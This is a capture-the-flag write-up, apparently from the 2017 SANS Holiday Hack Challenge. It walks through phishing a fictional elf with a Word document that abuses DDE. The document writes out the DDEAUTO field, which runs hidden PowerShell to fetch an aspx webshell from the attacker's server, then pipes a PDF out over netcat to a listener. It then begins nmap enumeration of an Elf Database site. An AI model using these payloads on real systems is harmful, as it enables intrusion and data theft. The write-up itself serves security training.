


Shinny Upatree

Hint 3

Personally, I don't use Microsoft Word. I'll take vim and LaTeX any day. Word does have its advantages though, including some of the Dynamic Data Exchange features for transferring data between applications and obtaining data from external data sources, including executables.

For this task we need to gain access to the EMI server through the use of phishing attack. During our visit to the mail server we stumble across the following email




```
Awesome, yea if anyone finds that .docx file containing the recipe for
“gingerbread cookie recipe”, please send it to me in a docx file. Im
currently working on my computer and would totally download that to my
machine, open it, and click to all the prompts.


Thanks!

Alabaster Snowball.


On 11/15/2017 1:18 PM, tarpin.mcjinglehauser@northpolechristmastown.com
wrote:
> Ewww, raisin. I loved the gingerbread cookies myself. I think that
Mrs
> Claus gave me the recipe. If I find it, ill send it to you in an
> email. I believe it was a a MS Word docx file. So keep an eye out for
> an email containing the words “gingerbread” “cookie” “recipe” and a
> link or attachment to the .docx file.
>
>
> On 11/15/2017 1:16 PM, pepper.minstix@northpolechristmastown.com
wrote:
>> I liked the raisin ones myself. Dont know about the gingerbread
ones.
>>
>>
>> On 11/15/2017 1:14 PM, sparkle.redberry@northpolechristmastown.com
>> wrote:
>>> Me neither, sorry.
>>>
>>>
>>> On 11/15/2017 1:13 PM, mary.sugerplum@northpolechristmastown.com
wrote:
>>>> Sorry, I dont know that recipe or have any left.
>>>>
>>>>
>>>> On 11/15/2017 1:10 PM,
>>>> alabaster.snowball@northpolechristmastown.com wrote:
>>>>> Does anyone have any cookies left over from Mrs Claus cookie
stock
>>>>> pile from last year? I’m working on the computer non-stop until
>>>>> Christmas doing development and desperately need some of her
north
>>>>> pole famous gingerbread cookies to keep me going.
>>>>>
>>>>> I already emailed her but for she is not in the North Pole.
>>>>>
>>>>> I NEEEEED MOAR COOKIES!
>>>>>
>>>>> -Alabaster Snowball
>>>>>
>>>>
>>>
>>
>
```

Alabaster’s email

Alabaster looks to be the prime candidate for a phishing attack. We can use a Microsoft Word document that abuses the DDE feature[1] to remotely execute code on his machine, thanks to the hint provided by Shinny Upatree. But what payload will we use?

Once again, Shinny Upatree provides a very important hint, telling us that Alabaster is running IIS eith aspx on the EMI server. With this information, we can attempt to download a simple aspx webshell[2] into the webroot directory (typically C:\inetpub) with the remote code execution that we have with our DDE document. Our word document will have the follwing statements embedded in a field.

DOCX FILE




```
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/c powershell.exe -NoP -sta -NonI -W hidden $e=(New-Object System.Net.WebClient).DownloadFile('http://[redacted]:65001/holiday-hack-shell.aspx','c:\\inetpub\\wwwroot\\holiday-hack-shell.aspx') " }
```

The word document is then saved and ready to be emailed.

According to Alabaster's email, he is ready to click yes to all links in a docx file that has the words "gingerbread", "cookie", and "recipe".

We compose our email accordingly and send it to Alabaster.



jessica.claus@northpolechristmastown.com

To: alabaster.snowball@northpolechristmastown.com


Subject: gingerbread cookie recipe

Message Body: gingerbread cookie recipeATTACHED FILE DOWNLOAD HERE: http://mail.northpolechristmastown.com/attachments/luhBpXNcsL083VGjpamX0XcpvDjt7PenU9QhA9DboecA2yOFWM__gingerbreadcookierecipe.docx

FILE gingerbread cookie recipe.docx ATTACH

SEND

Meanwhile, we have our webserver brought up and hosting our webshell. After a few moments, we can see that our exploit was successfull and a request is made for our malicious aspx file.




```
root@kali:/tmp# python -m SimpleHTTPServer 65001
Serving HTTP on 0.0.0.0 port 65001 ...
35.185.57.190 - - [28/Dec/2017 20:38:48] "GET /holiday-hack-shell.aspx HTTP/1.1" 200 -
```

[1] https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/

[2] https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/asp/cmd.aspx

Browsing to our URL we can see that we were able to succesfully write our webshell to the webroot directory and now able to execute commands on the server.

WEBSHELL



192.168.1.188:8002/holiday-hack-shell.aspx

Program c:\windows\system32\cmd.exe


Arguments /c dir c:\

Run

```
 Volume in drive C has no label.
 Volume Serial Number is 9454-C240

 Directory of c:\

12/04/2017  08:42 PM         1,053,508 GreatBookPage7.pdf
11/14/2017  07:57 PM    <DIR>          inetpub
09/12/2016  11:35 AM    <DIR>          Logs
12/05/2017  05:00 PM    <DIR>          Microsoft
07/16/2016  01:23 PM    <DIR>          PerfLogs
11/15/2017  02:35 PM    <DIR>          Program Files
11/14/2017  08:24 PM    <DIR>          Program Files (x86)
11/15/2017  03:03 PM    <DIR>          python
11/14/2017  08:39 PM    <DIR>          Users
11/30/2017  06:23 PM    <DIR>          Windows
               1 File(s)      1,053,508 bytes
               9 Dir(s)  39,213,723,648 bytes free
```

The page of The Great Book can be found in the web root directory as GreatBookPage7.pdf We will need a way to transfer the file over to our machine. Going through the email server again, we see Alabaster mention that he has installed nc.exe in the PATH of variable of his machine.

ALABASTER'S EMAIL




Date/Time: Tue, 12 Dec 2017 13:54:51 -0500

Subject: Re: Lost book page

Message Body:

```
On 12/12/2017 2:20 PM, alabaster.snowball@northpolechristmastown.com wrote:

I installed nc.exe to path for my computer.


On 12/5/2017 2:33 PM, alabaster.snowball@northpolechristmastown.com wrote:
> Well powershell is my new love but netcat will always hold a special
> place in my heart.
>
>
> On 12/5/2017 2:32 PM, minty.candycane@northpolechristmastown.com wrote:
```

We check for the existence of nc on the host (using 2>&1 to redirect error messages to STDOUT to be printed on the page), and once it's confirmed, we redirect the file into netcat and send it to our machine




192.168.1.188:8002/holiday-hack-shell.aspx

Program c:\windows\system32\cmd.exe

Arguments /c nc 2>&1

Run

```
Ncat: You must specify a host to connect to. QUITTING.
```




192.168.1.188:8001/holiday-hack-shell.aspx

Program c:\windows\system32\cmd.exe

Arguments nc [redacted] 65001 < C:\GreatBookPage7.pdf


Run

On our machine, we have anetcat listener ready to catch any connection and redirect all received data into the file “GreatBookPage7.pdf”



```
root@kali:/tmp# nc -nlvp 65001 > GreatBookPage7.pdf
listening on [any] 65001 ...
connect to [192.168.1.188] from (UNKNOWN) [35.185.57.190] 52407
```

The Great Book Page is titled “Regarding the Witches of Oz” and describes the existence of the witches of OZ, and how, while very powerful, remained neutral during the events of the Great Schism.



Regarding the Witches of Oz

Of all the varied and amazing people who inhabit the Land of Oz, the witches are among the most powerful, wielding potent magic and mesmerizing spells. They travel through the air, propelled by bubbles or broomsticks. Each witch has a very different attitude and outlook, ranging from faithful friends who are dear to us all the way down to hearts full of unwashed socks and souls full of gunk.


During the Great Schism, the witches very deliberately remained neutral, siding with neither the Munchkins nor the Elves. The witches seem to live exclusively in Oz, tending to their castles. As of this writing, the witches have never been observed in the North Pole.

The Elf Database

8) Fetch the letter to Santa from the North Pole Elf Database at http://edb.northpolechristmastown.com. Who wrote the letter?

The letter to Santa fetched from the Nort Poel Elf Database was written by the Wizard of Oz.

Available hints



Wunorse Openslae
Hint 1

Many people don't know this, but most of us elves have multiple jobs here in the North Pole. In addition to working in Santa's workshop, I also work as a help desk support associate for the North Pole Elf Database site. I answer password reset requests, mostly from other elves.

Wunorse Openslae
Hint 2

One time, I got a weird email with a JavaScript alert and my account got hacked. Fortunately, Alabaster was able to add some filtering on the system to prevent that from happening again. I sure hope he tested his changes against the common evasion techniques discussed on the XSS filter evasion cheat sheet.

Wunorse Openslae
Hint 3


It's never a good idea to come up with your own encryption scheme with cookies. Alabaster told me he uses JWT tokens because they are super secure as long as you use a long and complex key. Otherwise, they could be cracked and recreated using any old framework like pyjwt to forge a key.

Wunorse Openslae
Hint 4

The interface we use lets us query our directory database with all the employee information. Per Santa's request, Alabaster restricted the search results to just the elves and reindeer. Hopefully, he secured that too. I found an article recently talking about injection against similar databases.

For this challenge, we will need access to the elf database at http://edb.nortpolechristmastown.com and see the letter to santa. We do some light enumeration.

NMAP OUTPUT




```
Nmap scan report for edb.northpolechristmastown.com (10.142.0
Host is up (0.00011s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 8c:94:89:7e:62:35:58:fe:a7:e3:e2:18:32:99:3f:07 (RSA)
|_  256 c5:34:53:15:a4:95:45:cd:d9:3a:83:37:94:32:42:dd (ECDSA)
80/tcp   open  http    nginx 1.10.3
| http-robots.txt: 1 disallowed entry
|_/dev
|_http-server-header: nginx/1.10.3
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://edb.northpolechristmastown.com/index.html
389/tcp  open  ldap
| fingerprint-strings:
|   LDAPBindReq:
|     Version 2 not supported
|   LDAPSearchReq:
|     supportedLDAPVersion1
|     namingContexts1
|     dc=com0/
|     supportedExtension1
|_    1.3.6.1.4.1.4203.1.11.10
8080/tcp open  http    Werkzeug httpd 0.12.2 (Python 2.7.13)
| http-robots.txt: 1 disallowed entry
|_/dev
|_http-server-header: Werkzeug/0.12.2 Python/2.7.13
|_http-title: Did not follow redirect to http://edb.northpolechristmastown.com
```

In the nmap results we see 2 ports serving HTTP, ssh and ldap. nmap also produces the contents of robots.txt and we find a hidden directory, /dev.

We portforward to port 8080 and take a look around. the /dev directory contains a txt file named LDIDF Template containing unsuprisingly, an LDIDF template. This may prove useful later on.


/DEV



Directory listing for /dev/

